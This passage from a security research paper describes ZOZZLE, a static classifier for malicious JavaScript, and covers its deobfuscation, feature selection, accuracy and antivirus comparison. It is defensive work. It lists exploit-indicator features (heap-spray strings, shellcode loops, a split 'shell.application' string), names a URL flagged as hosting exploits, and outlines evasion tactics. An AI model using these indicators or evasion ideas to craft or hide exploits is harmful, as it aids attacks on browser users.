


Figure 2: Transience of detected malicious URLs after several days. The number of days is shown of the x axis, the percentage of remaining malware is shown on the y axis.




Figure 3: Unfolding tree: an example. Rectangles are documents, and circles are JavaScript contexts. Gray circles are benign, black are malicious, and dashed are "co-conspirators" that participate in deobfuscation. Edges are labeled with the method by which the context or document was reached. The actual page contains 10 different exploits using the same obfuscation.

2.3 Dynamic Malware Structure

One of the core issues that needs to be addressed when talking about JavaScript malware is the issue of *obfusca-*




Figure 4: Distribution of context counts for malware and benign code.

tion. In order to avoid detection, malware writers resort to various forms of JavaScript code obfuscation, some of which is done by hand, other with the help of many available obfuscation toolkits [11]. While many approaches to code obfuscation exist, in our experience we see `eval` unfolding as the most commonly used. The idea is to use the `eval` language feature to generate code at runtime in a way that makes the original code difficult to pattern-match. Often, this form of code unfolding is used repeatedly, so that many levels of code are produced before the final, malicious version emerges.

Example 1 Figure 3 illustrates the process of code unfolding using a specific malware sample obtained from a web site `http://es.doowon.ac.kr`. At the time of detection, this malicious URL flagged by NOZZLE contained 10 distinct exploits, which is not uncommon for malware writers, who tend to "over-provision" their exploits: to increase the changes to successful exploitation, they may include multiple exploits within the same page. Each exploit in our example is pulled in with an `<iframe>` tag.

Each of these exploits is packaged in a similar fashion. The leftmost context is the result of an `eval` in the body of the page that defines a function. Another `eval` call from the body of the page uses the newly-defined function to define another new function. Finally, this function and another `eval` call from the body exposes the actual exploit. Surprisingly, this page also pulls in a set of benign contexts, consisting of page trackers, JavaScript frameworks, and site-specific code. □

Note, however, that the presence of `eval` unfolding does *not* provide a reliable indication of malicious intent. There are plenty of perfectly benign pages that also perform some form of code obfuscation, for instance, as a weak form of copy protection to avoid code piracy. Many commonly used JavaScript library frameworks do the same, often to save space through client-side code generation.




Figure 5: ZOZZLE training illustrated.

We instrumented the ZOZZLE deobfuscator to collect information about which code context leads to other code contexts, allowing us to collect information about the number of code contexts created and the unfolding depth. Figure 4 shows a distributions of JavaScript context counts for benign and malicious URLs. The majority of URLs have only several JavaScript code contexts, however, many can be have 50 or more, created through either `<iframe>` or `<script>` inclusion or `eval` unfolding. Some pages, however, may have as many as 200 code contexts. In other words, a great deal of dynamic unfolding needs to take place before these contexts will "emerge" and will be available for analysis.

It is clear from the graph in Figure 4 that, contrary to what might have been thought, the number of contexts is *not* a good indicator of a malicious site. Context counts were calculated for all malicious URLs from a week of scanning with NOZZLE and a random sample of benign URLs over the same period.

3 Implementation

In this section, we discuss the details of the ZOZZLE implementation.

3.1 Overview

Much of ZOZZLE's design and implementation has in retrospect been informed by our experience with reverse engineering and analyzing real malware found by NOZZLE. Figure 5 illustrates the major parts of the ZOZZLE

architecture. At a high level, the process evolves in three stages: JavaScript context collection and labeling as benign or malicious, feature extraction and training of a naïve Baysian classifier, and finally, applying the classifier to a new JavaScript context to determine if it is benign or malicious. In the following section, we discuss the details of each of these stages in turn.

3.2 Training Data Extraction and Labeling

ZOZZLE makes use of a statistical classifier to efficiently identify malicious JavaScript. The classifier needs training data to accurately classify JavaScript source, and we describe the process we use to get that training data here. We start by augmenting the JavaScript engine in a browser with a "deobfuscator" that extracts and collects individual fragments of JavaScript. As discussed above, exploits are frequently buried under multiple levels of JavaScript `eval`. Unlike Nozzle, which observes the behavior of running JavaScript code, ZOZZLE must be run on an unobfuscated exploit to reliably detect malicious code.

While detection on obfuscated code may be possible, examining a fully unpacked exploit is most likely to result in accurate detection. Rather than attempt to decipher obfuscation techniques, we leverage the simple fact that an exploit must unpack itself to run.

Our experiments presented in this paper involved instrumenting the Internet Explorer browser, but we could have used a different browser such as Firefox or Chrome instead. Using the Detours binary instrumentation library [13], we were able to intercept calls to the `Compile` function in the JavaScript engine located in the `jscript.dll` library. This function is invoked when `eval` is called and whenever new code is included with an `<iframe>` or `<script>` tag. This allows us to observe JavaScript code at each level of its unpacking just before it is executed by the engine. We refer to each piece of JavaScript code passed to the `Compile` function as a *code context*. For purposes of evaluation, we write out each context to disk for post-processing. In a browser-based implementation, context assessment would happen on the fly.

3.3 Feature Extraction

Once we have labeled JavaScript contexts, we need to extract features from them that are predictive of malicious or benign intent. For ZOZZLE, we create features based on the hierarchical structure of the JavaScript abstract syntax tree (AST). Specifically, a feature consists of two parts: a context in which it appears (such as a loop, conditional, `try/catch` block, etc.) and the text (or some substring) of the AST node. For a given JavaScript context, we only track whether a feature appears or not, and not the number of occurrences. To efficiently extract features from the AST, we traverse the tree from the root, pushing AST contexts onto a stack as we descend and popping them as we ascend.

To limit the possible number of features, we only extract features from specific nodes of the AST: expressions and variable declarations. At each of the expression and variable declarations nodes, a new feature record is added to that script's feature set.

If we use the text of every AST expression or variable declaration observed in the training set as a feature for the classifier, it will perform poorly. This is because most of these features are not informative (that is, they are not correlated with either benign or malicious training set). To improve classifier performance, we instead pre-select features from the training set using the χ^2 statistic to identify those features that are useful for classification. A pre-selected feature is added to the script's feature set if its text is a substring of the current AST node and the contexts are equal. The method we used to select these features is described in the following section.

3.4 Feature Selection

As illustrated in Figure 5, after creating an initial feature set, ZOZZLE performs a filtering pass to select those features that are likely to be most predictive. For this purpose, we used the χ^2 algorithm to test for correlation. We include only those features whose presence is correlated with the categorization of the script (benign or malicious). The χ^2 test (for one degree of freedom) is described below:

$$A = \text{malicious contexts with feature}$$

$$B = \text{benign contexts with feature}$$

$$C = \text{malicious contexts without feature}$$

$$D = \text{benign contexts without feature}$$

$$\chi^2 = \frac{(A*D - C*B)^2}{(A+C)*(B+D)*(A+B)*(C+D)}$$

We selected features with $\chi^2 \geq 10.83$, which corresponds with a 99.9% confidence that the two values (feature presence and script classification) are not independent.

3.5 Classifier Training

ZOZZLE uses a naïve Bayesian classifier, one of the simplest statistical classifiers available. When using naïve Bayes, all features are assumed to be statistically independent. While this assumption is likely incorrect, the independence assumption has yielded good results in the

past. Because of its simplicity, this classifier is efficient to train and run.

The probability assigned to label L_i for code fragment containing features $F_1, \ldots, F_n$ may be computed using Bayes rule as follows:

$$P(L_i|F_1, \ldots, F_n) = \frac{P(L_i)P(F_1, \ldots, F_n|L_i)}{P(F_1, \ldots, F_n)}$$

Because the denominator is constant regardless of L_i we ignore it for the remainder of the derivation. Leaving out the denominator and repeatedly applying the rule of conditional probability, we rewrite this as:

$$P(L_i|F_1, \ldots, F_n) = P(L_i) \prod_{k=1}^{n} P(F_k|F_1, \ldots, F_{k-1}, L_i)$$

Given that features are assumed to be conditionally independent, we can simplify this to:

$$P(L_i|F_1, \ldots, F_n) = P(L_i) \prod_{k=1}^{n} P(F_k|L_i)$$

Classifying a fragment of JavaScript requires traversing its AST to extract the fragment's features, multiplying the constituent probabilities of each discovered feature (actually implemented by adding log-probabilities), and finally multiplying by the prior probability of the label. It is clear from the definition that classification may be performed in linear time, parameterized by the size of the code fragment's AST, the number of features being examined, and the number of possible labels. The processes of collecting and hand-categorizing JavaScript samples and training the ZOZZLE classifier are detailed in Section 4.

3.6 Fast Pattern Matching

An AST node contains a feature if the feature's text is a substring of the AST node. With a naïve approach, each feature must be matched independently against the node text. To improve performance, we construct a state machine for each context that reduces the number of character comparisons required. There is a state for each unique character occurring at each position in the features for a given context.

A pseudocode for the fast matching algorithm is shown in Figure 7. State transitions are selected based on the next character in the node text. Every state has a bit mask with bits corresponding to features. The bits are set only for those features that have the state's incoming character at that position. At the beginning of the matching, a bitmap is set to all ones. This mask is ANDed with the mask at each state visited during matching. At the end of matching, the bit mask contains the set of features present in the node. This process is repeated for each position in the node's text, as features need not match at the start of the node.

Example 2 An example of a state machine used for fast pattern matching is shown in Figure 6. This string matching state machine can identify three patterns: `alert`, `append`, and `insert`. Assume the matcher is running on input text `appert`. During execution, a bit array of size three, called the matched list, is kept to indicate the patterns that have been matched up to this point in the input. This bit array starts with all bits set. From the leftmost state we follow the edge labeled with the input's first character, in this case an `a`.

The match list is bitwise-anded with this new state's bit mask of `110`. This process is repeated for the input characters `p`, `p`, `e`. At this point, the match list contains `010` and the remaining input characters are `r`, `t`, and `null` (also notated as `\0`). Even though a path to an end state exists with edges for the remaining input characters, no patterns will be matched. The next character consumed, an `r`, takes the matcher to a state with mask `001` and match list of `010`. Once the match list is masked for this state, no patterns can possibly be matched. For efficiency, the matcher terminates at this point and returns the empty match list.

The maximum number of comparisons required to match an arbitrary input with this matcher is 17, versus 20 for naïve matching (including null characters at the ends of strings). The worst-case number of comparisons performed by the matcher is the total number of distinct edge inputs at each input position. The sample matcher has 19 edges, but at input position 3 two edges consume the same character ('e'), and at input position 6 two edges consume the null character. In practice, we find that the number of comparisons is reduced significantly more than for this sample, due to the large number of features because of the pigeonhole principle. □

For a classifier using 100 features, a single position in the input text would require 100 character comparisons with naïve matching. Using the state machine approach, there can be no more than 52 comparisons at each string position (36 alphanumeric characters and 16 punctuation symbols), giving a reduction of nearly 50%. In practice there are even more features, and input positions do not require matching against every possible input character.

Figure 8 clearly shows the benefit of fast pattern matching over a naïve matching algorithm. The graph shows the average number of character comparisons performed per-feature using both our scheme and a naive approach that searches an AST node's text for each pattern individually. As can be seen from the figure, the fast matching approach has far fewer comparisons, de-




Figure 6: Fast feature matching illustrated.

$matchList \leftarrow \langle 1, 1, \ldots, 1 \rangle$
$state \leftarrow 0$
for all c in $input$ do
  $state \leftarrow matcher.getNextState(state, c)$
  $matchList \leftarrow matchList \wedge matcher.getMask(state)$
  if $matchList\langle 0, 0, \ldots, 0 \rangle$ then
    return $matchList$
  end if
end for
return $matchList$

Figure 7: Fast matching algorithm.




Figure 8: Comparisons required per-feature with naïve vs. fast pattern matching. The number of features is shown on the x axis.

creasing asymptotically as the number of features approaches 1,500.

3.7 Future Improvements

In this section, we describe additional algorithmic improvements not present in our initial implementation.

3.7.1 Automatic Malware Clustering

Using the same features extracted for classification, it is possible to automatically cluster attacks into groups. There are two possible approaches that exist in this space: supervised and unsupervised clustering.

Supervised clustering would consist of hand-categorizing attacks, which has actually already been done for about 1,000 malicious contexts, and assigning new scripts to one of these groups. Unsupervised clustering would not require the initial sorting effort, and is more likely to successfully identify new, common attacks. It is likely that feature selection would be an ongoing process; selected features should discriminate between different clusters, and these clusters will likely change over time.

3.7.2 Substring Feature Selection

For the current version of ZOZZLE, automatic feature selection only considers the entire text of an AST node as a potential feature. While simply taking all possible substrings of this and treating those as possible features as well may seem reasonable, the end result is a classifier with many more features and little (if any) improvement in classification accuracy.

An alternative approach would be to treat certain types of AST nodes as "divisible" when collecting candidate features. If the entire node text is not a good discriminative feature, its component substrings can be selected as candidate features. This avoids introducing substring features when the full text is sufficiently informative, but allows for simple patterns to be extracted from longer text (such as `%u` or `%u0c0c`) when they are more informative than the full string. Not all AST nodes are suitable for subdivision, however. Fragments of identifiers don't necessarily make sense, but string constants and numbers could still be meaningful when split apart.

3.7.3 Feature Flow

At the moment, features are extracted only from the text of the AST nodes in a given context. This works well for whole-script classification, but has yielded more limited results for fine-grained classification (that is, to identify that a specific part of the script is malicious). To prevent a particular feature from appearing in a particularly informative context (such as `COMMENT` appearing inside a loop, a component the Aurora exploit [19]) an attacker can simply assign this string to a variable outside the loop and reference the variable within the loop. The idea behind feature flow is to keep a simple lookup table for identifiers, where both the identifier name *and* its value are used to extract features from an AST node.

By ignoring scoping rules and loops, we can get a reasonable approximation of the features present in both the identifiers and values within a given context with low overhead. This could be taken one step further by emulating simple operations on values. For example, if two identifiers set to strings are added, the values of these strings could be concatenated and then searched for features. This would prevent attackers from hiding common shellcode patterns using concatenation.

4 Experimental Methodology

In order to train and evaluate ZOZZLE, we created a collection of malicious and benign JavaScript samples to use as training data and for evaluation.

Gathering Malicious Samples: To gather the results for Section 5, we first dynamically scanned URLs with a browser running both NOZZLE and the ZOZZLE JavaScript deobfuscator. In this configuration, when NOZZLE detects a heap spraying exploit, we record the URL and save to disk *all* JavaScript contexts seen by the deobfuscator. All recorded JavaScript contexts are then hand-examined to identify those that contain any malware elements (shellcode, vulnerability, or heap-spray).

Malicious contexts can be sorted efficiently by first grouping by their md5 hash value. This dramatically reduces the required effort because of the lack of exploit diversity explained first in Section 2 and relatively few identifier-renaming schemes being employed by attackers. For exploits that do appear with identifier names changed, there are still usually some identifiers left unchanged (often part of the standard JavaScript API) which can be identified using the `grep` utility. Finally, hand-examination is used to handle the few remaining unsorted exploits. Using a combination of these techniques, 919 deobfuscated malicious contexts were identified and sorted in several hours.

Gathering Benign Samples: To create a set of benign JavaScript contexts, we extracted JavaScript from the `Alexa.com` top 50 URLs using the ZOZZLE deobfuscator. The 7,976 contexts gathered from these sites were used as our benign dataset.

Feature Selection: To evaluate ZOZZLE, we partition our malicious and benign datasets into training and evaluation data and train a classifier. We then apply this classifier to the withheld samples and compute the false positive and negative rates. To train a classifier with ZOZZLE, we first need a define a set of features from the code. These features can be hand-picked, or automatically selected (as described in Section 3) using the training examples. In our evaluation, we compare the performance of classifiers built using hand-picked and automatically selected features.

The 89 hand-picked features were selected based on experience and intuition with many pieces of malware detected by NOZZLE and involved collecting particularly "memorable" features frequently repeated in malware samples.

Feature
`try` : `unescape`
`loop` : `spray`
`loop` : `payload`
`function` : `addbehavior`
`string` : `0c`

Figure 9: Examples of hand-picked features used in our experiments.

Feature	Present	M : B
`function` : `anonymous`	✓	1 : 4609
`try` : `newactivexobject("pdf.pdfctrl")`	✓	1309 : 1
`loop` : `scode`	✓	1211 : 1
`function` : `$(this)`	✓	1 : 1111
`if` : `"shel" + "l.ap" + "pl" + "icati" + "on"`	✓	997 : 1
`string` : `%u0c0c%u0c0c`	✓	993 : 1
`loop` : `shellcode`	✓	895 : 1
`function` : `collectgarbage()`	✓	175 : 1
`string` : `#default#userdata`	✓	10 : 1
`string` : `%u`	✗	1 : 6

Figure 10: Sample of automatically selected features and their discriminating power as a ratio of likelihood to appear in a malicious or benign context.

Automatically selecting features typically yields many more features as well as some features that are biased toward benign JavaScript code, unlike hand-picked features that are all characteristic of malicious JavaScript code. Examples of some of the hand-picked features used are presented in Figure 9.

For comparison purposes, samples of the automatically extracted features, including a measure of their discriminating power, are shown in Figure 10. The middle column shows whether it is the presence of the feature (✓) or the absence of it (✗) that we are matching on. The last column shows the number of malicious (M) and benign (B) contexts in which they appear in our training.

In addition to the feature selection methods, we also varied the types of features used by the classifier. Because each token in the Abstract Syntax Tree (AST) exists in the context of a tree, we can include varying parts of that AST context as part of the feature. Flat features are simply text from the JavaScript code that is matched without any associated AST context. We should emphasize that flat features are what are typically used in various *text* classification schemes. What distinguishes our work is that, through the use of *hierarchical features*, we are taking advantage of the contextual information given by the code structure to get better precision.

Hierarchical features, either 1- or n-level, contain a certain amount of AST context information. For example, 1-level features record whether they appear within a loop, function, conditional, `try/catch` block, etc. Intuitively, a variable called `shellcode` declared or used right after the beginning of a function is perhaps less indicative of malicious intent than a variable called `shellcode` that is used with a loop, as is common in the case of a spray. For n-level features, we record the entire stack of AST contexts such as

$$\langle \text{a loop}, \text{within a conditional}, \text{within a function}, \ldots \rangle$$

Features	Hand-Picked	Automatic	Features
flat	95.45%	99.48%	948
1-level	98.51%	99.20%	1,589
n-level	96.65%	99.01%	2,187

Figure 11: Classifier accuracy for hand-picked and automatically selected features.

Features	Hand-Picked		Automatic	
	False Pos.	False Neg.	False Pos.	False Neg.
flat	4.56%	4.51%	0.01%	5.84%
1-level	1.52%	1.26%	0.00%	9.20%
n-level	3.18%	5.14%	0.02%	11.08%

Figure 12: False positives and false negatives for flat and hierarchical features using hand-picked and automatically selected features.

The depth of the AST context presents a tradeoff between accuracy and performance, as well as between false positives and false negatives. We explore these tradeoffs in detail in Section 5.

5 Evaluation

In this section, we evaluate the effectiveness of ZOZZLE using the benign and malicious JavaScript samples described in Section 4. To obtain the experimental results presented in this section, we used an HP xw4600 workstation (Intel Core2 Duo E8500 3.16 Ghz, dual processor, 4 Gigabytes of memory), running Windows 7 64-bit Enterprise.

5.1 False Positives and False Negatives

Accuracy: Figure 11 shows the overall classification accuracy of ZOZZLE when evaluated using our malicious and benign JavaScript samples[1]. The accuracy is measured as the number of successful classifications divided by total number of samples. In this case, because we have many more benign samples than malicious samples, the overall accuracy is heavily weighted by the effectiveness of correctly classifying benign samples.

In the figure, the results are sub-divided first by whether the features are selected by hand or using the automatic technique described in Section 3, and then subdivided by the amount of context used in the classifier (flat, 1-level, and n-level).

[1]Unless otherwise stated, for these results 25% of the samples were used for classifier training and the remaining files were used for testing. Each experiment was repeated five times on a different randomly-selected 25% of hand-sorted data.

	ZOZZLE	AV1	AV2	AV3	AV4	AV5
Samples	1,275,033			1,275,078		
True pos.	5	3	0	3	1	3
False pos.	4	2	5	5	4	3
FP rate	**3.1E-6**	**1.6E-6**	**3.9E-6**	**2.9E-6**	**3.1E-6**	**2.4E-6**

Figure 13: False positive rate comparison.

The table shows that overall, automatic feature selection significantly outperforms hand-picked feature selection, with an overall accuracy above 99%. Second, we see that while some context helps the accuracy of the hand-picked features, overall, context has little impact on the accuracy of automatically selected features. We also see in the fourth column the number of features that were selected in the automatic feature selection. As expected, the number of features selected with the n-level classifier is significantly larger than the other approaches.

Hand-picked vs. Automatic: Figure 12 expands on the above results by showing the false positive and false negative rates for the different feature selection methods and levels of context. The rates are computed as a fraction of malicious and benign samples, respectively. We see from the figure that the false positive rate for all configurations of the hand-picked features is relatively high (1.5-4.5%), whereas the false positive rate for the automatically selected features is nearly zero. The best case, using automatic feature selection and 1-level of context, has no false positives in any of the randomly-selected training and evaluation subsets. The false negative rate for all the configurations is relatively high, ranging from 1–11% overall. While this suggests that some malicious contexts are not being classified correctly, for most purposes, having high overall accuracy and low false positive rate are the most important attributes of a malware classifier.

Best classifier: In contrast to the lower false positive rates, the false negative rates of the automatically selected features are higher than they are for the hand-picked features. The insight we have is that the automatic feature selection selects many more features, which improves the sensitivity in terms of false positive rate, but at the same time reduces the false negative effectiveness because extra benign features can sometimes mask malicious intent. We see that trend manifest itself among the alternative amounts of context in the automatically selected features. The n-level classifier has more features and a higher false negative rate than the flat or 1-level classifiers. Since we want to achieve a very low false positive rate with a moderate false negative rate, and the 1-level classifier provided the best false positive rate in these experiments, in the remainder of this section, we consider the effectiveness of the 1-level classifier in more detail.

ZOZZLE	JSAND	AV1	AV2	AV3	AV4	AV5
9%	15%	24%	28%	34%	83%	42%

Figure 14: False negative rate comparison.

5.2 Comparison with AV & Other Techniques

Previous analysis has been performed on a relatively small set of benign files. As a result, our 1-level classifier does not produce any false alarms on about 8,000 benign samples, but using a set of this size limits the precision of our evaluation. To fully understand the false positive rate of ZOZZLE, we have obtained a large collection of over 1.2 million benign JavaScript contexts taken from manually white-listed web sites.

Investigating false positives further: Figure 13 shows the results of running both ZOZZLE and five state-of-the-art anti-virus products on the large benign data set. Out of the 1.2 million files, only 4 were incorrectly marked malicious by ZOZZLE. This is fewer than one in a quarter million false alarms. The four false positives flagged by ZOZZLE fell into two distinct cases and both cases were essentially a single large JSON-like data structure that included many instances of encoded binary strings. Adding a specialized JSON data recognizer to ZOZZLE could eliminate these false alarms.

Even though anti-virus products attempt to be extremely careful about false positives, in our run, the five anti-virus engines produced 29 alerts when applied to 1,275,078 JavaScript samples.

Our of these, over half, 19 alerts turn out to be false positives. We investigated these further and found several reasons for these errors. The first is assuming that some `document.write` of an unescaped string could be malicious when they in fact were not. The second reason is flagging *unpackers*, i.e. pieces of code that convert a string into another one through character code translation. Clearly, these unpackers *alone* are not malicious. We show examples of these mistakes in Appendix B. The third reason is overly aggressively flagging phishing sites that insert links into the current page; this is because the anti-virus is unable to distinguish between them and malware. The figure also shows cases where we found true malware in the large data set (listed as true positives), despite the fact that the web sites that the JavaScript was taken from were white-listed. We see that ZOZZLE was also better at finding true positives than the anti-virus detectors, finding a total of five out of the 1.2 million samples. We also note that the number of samples used in the anti-virus and ZOZZLE results in this table are slightly different due to the fact that on some of the samples either the anti-virus or ZOZZLE aborts due to ill-formed JavaScript syntax and those samples are not included in the total.

In summary, ZOZZLE has a false positive rate of 0.0003%, which is comparable to the five anti-virus tools in all cases and is better than some of them.

Investigating false negatives further: Figure 14 shows a comparison of ZOZZLE and the five anti-virus engines discussed above. We fed the anti-virus engines the 919 hand-labeled malware samples used in the previous evaluation of ZOZZLE.[2] Additionally, we include JSAND [6], a recently published malware detector that has a public web interface for malware upload and detection. In the case of JSAND, we only used a small random sample of 20 malicious files due to the difficulty of automating the upload process, apparent rate limiting, and the latency of JSAND evaluation. The figure demonstrates that all of the other products have a higher false negative rate compared to ZOZZLE. JSAND is the closest, producing a false negative rate of 15%. We feel that these high false negative rates for the anti-virus products are likely caused by the tendency of such products to be conservative and trade low false positives for higher false negatives. This experiment illustrates the difficulty that traditional anti-virus techniques have classifying JavaScript, where self-generated code is commonplace. We feel that ZOZZLE excels in both dimensions.

5.3 Classifier Performance

Figure 15 shows the classification time as a function of the size of the file, ranging up to 10 KB. We used automatic feature selection, a 1-level classifier trained on .25 of the hand-sorted dataset with no hard limit on feature counts to obtain this chart. This evaluation was performed on a classifier with over 4,000 features, and represents the worst case performance for classification. We see that for a majority of files, classification can be performed in under 4 ms. Moreover, many contexts are in fact `eval` contexts, which are generally smaller than JavaScript files downloaded from the network. In the case of `eval` contexts such as that, the classification overhead is usually 1 ms and below.

Figure 16 displays the overhead as a function of the number of classification features we used and compares it to the average parse time of .86 ms. Despite the fast feature matching algorithm presented in Section 3, having more features to match against is still quite costly. As a result, we see the average classification time grow significantly, albeit linearly, from about 1.6 ms for 30 features to over 7 ms for about 1,300 features. While these numbers are from our unoptimized implementation, we believe that ZOZZLE's static detector has a lot of potential for fast on-the-fly malware identification.

[2]The ZOZZLE false negative rate listed in Figure 14 is taken on our cross-validation experiment in Figure 12.




Figure 15: Classification time as a function of JavaScript file size. File size in bytes is shown on the x axis and the classification time in ms is shown on the y axis.




Figure 16: Classifier throughput and accuracy as a function of the number of features, using 1-level classification with .25 of the training set size.

6 Discussion

Caveats and limitations: All classifier-based malware detection tools will fail to detect some attacks, such as exploits that do not contain any of the features present in the training examples. More importantly, attackers who have a copy of ZOZZLE as an oracle can devise variants of malware that are not detected by it. For example, they might rename variables, obscure strings by encoding them or breaking them into pieces, or substitute different APIs that accomplish the same task.

Evasion is made somewhat more difficult because any exploit that uses a known CVE must eventually make the necessary JavaScript runtime calls (e.g., detecting or loading a plugin) to trigger the exploit. If ZOZZLE is able to statically detect such calls, it will detect the attempted exploit. To avoid such detection, an attacker might change the context in which these calls appear by creating local variables that reference the desired runtime function, an approach already employed by some exploits we have collected.

In the future, for ZOZZLE to continue to be effective, it has to be adaptive against attempts to avoid detection. This adaptation takes two forms: improving its ability to reason about the malware, and adapting the feature set used to detect malware as it evolves. To improve ZOZZLE's detection capability, it needs to incorporate more semantic information about the JavaScript it analyzes. For example, as described in Section 3, feature flow could help ZOZZLE identify attempts to obfuscate the use of APIs necessary for malware to be successful. Adapting ZOZZLE's feature set requires continuous retraining based on collecting malware samples detected by deploying other detectors such as NOZZLE. With such adaptation, ZOZZLE would dramatically reduce the effectiveness of the copy-and-pasted attacks that make up the majority of JavaScript malware today. In combination with complementary detection techniques, such as NOZZLE, an updated feature set can be generated frequently with no human intervention.

Just as with anti-virus, we believe that ZOZZLE is one of several measures that can be used as part of a defense-in-depth strategy. Moreover, our experience suggests that in many cases attackers are slow to adapt to the changing landscape. Despite the wide availability of obfuscation tools, in our NOZZLE detection experiments we still find many sites not using any form of obfuscation at all. We also see little diversity in the exploits collected. For example, the top five malicious scripts account for 75% of the malware detected.

Deployment: The most attractive deployment strategy for ZOZZLE is in-browser deployment. ZOZZLE has been designed to require only occasional offline re-training so that classifier updates can be shipped off to the browser every several days or weeks. Figure 17 shows a proposed workflow for ZOZZLE in-browser deployment.

The *code* of the in-browser detector does not need to change, only the list of features and weights needs to be sent, similarly to updating signatures in an anti-virus product. Note that our detector is designed in a way that can be tightly integrated into the JavaScript parser, mak-




Figure 17: In-browser ZOZZLE deployment: workflow.

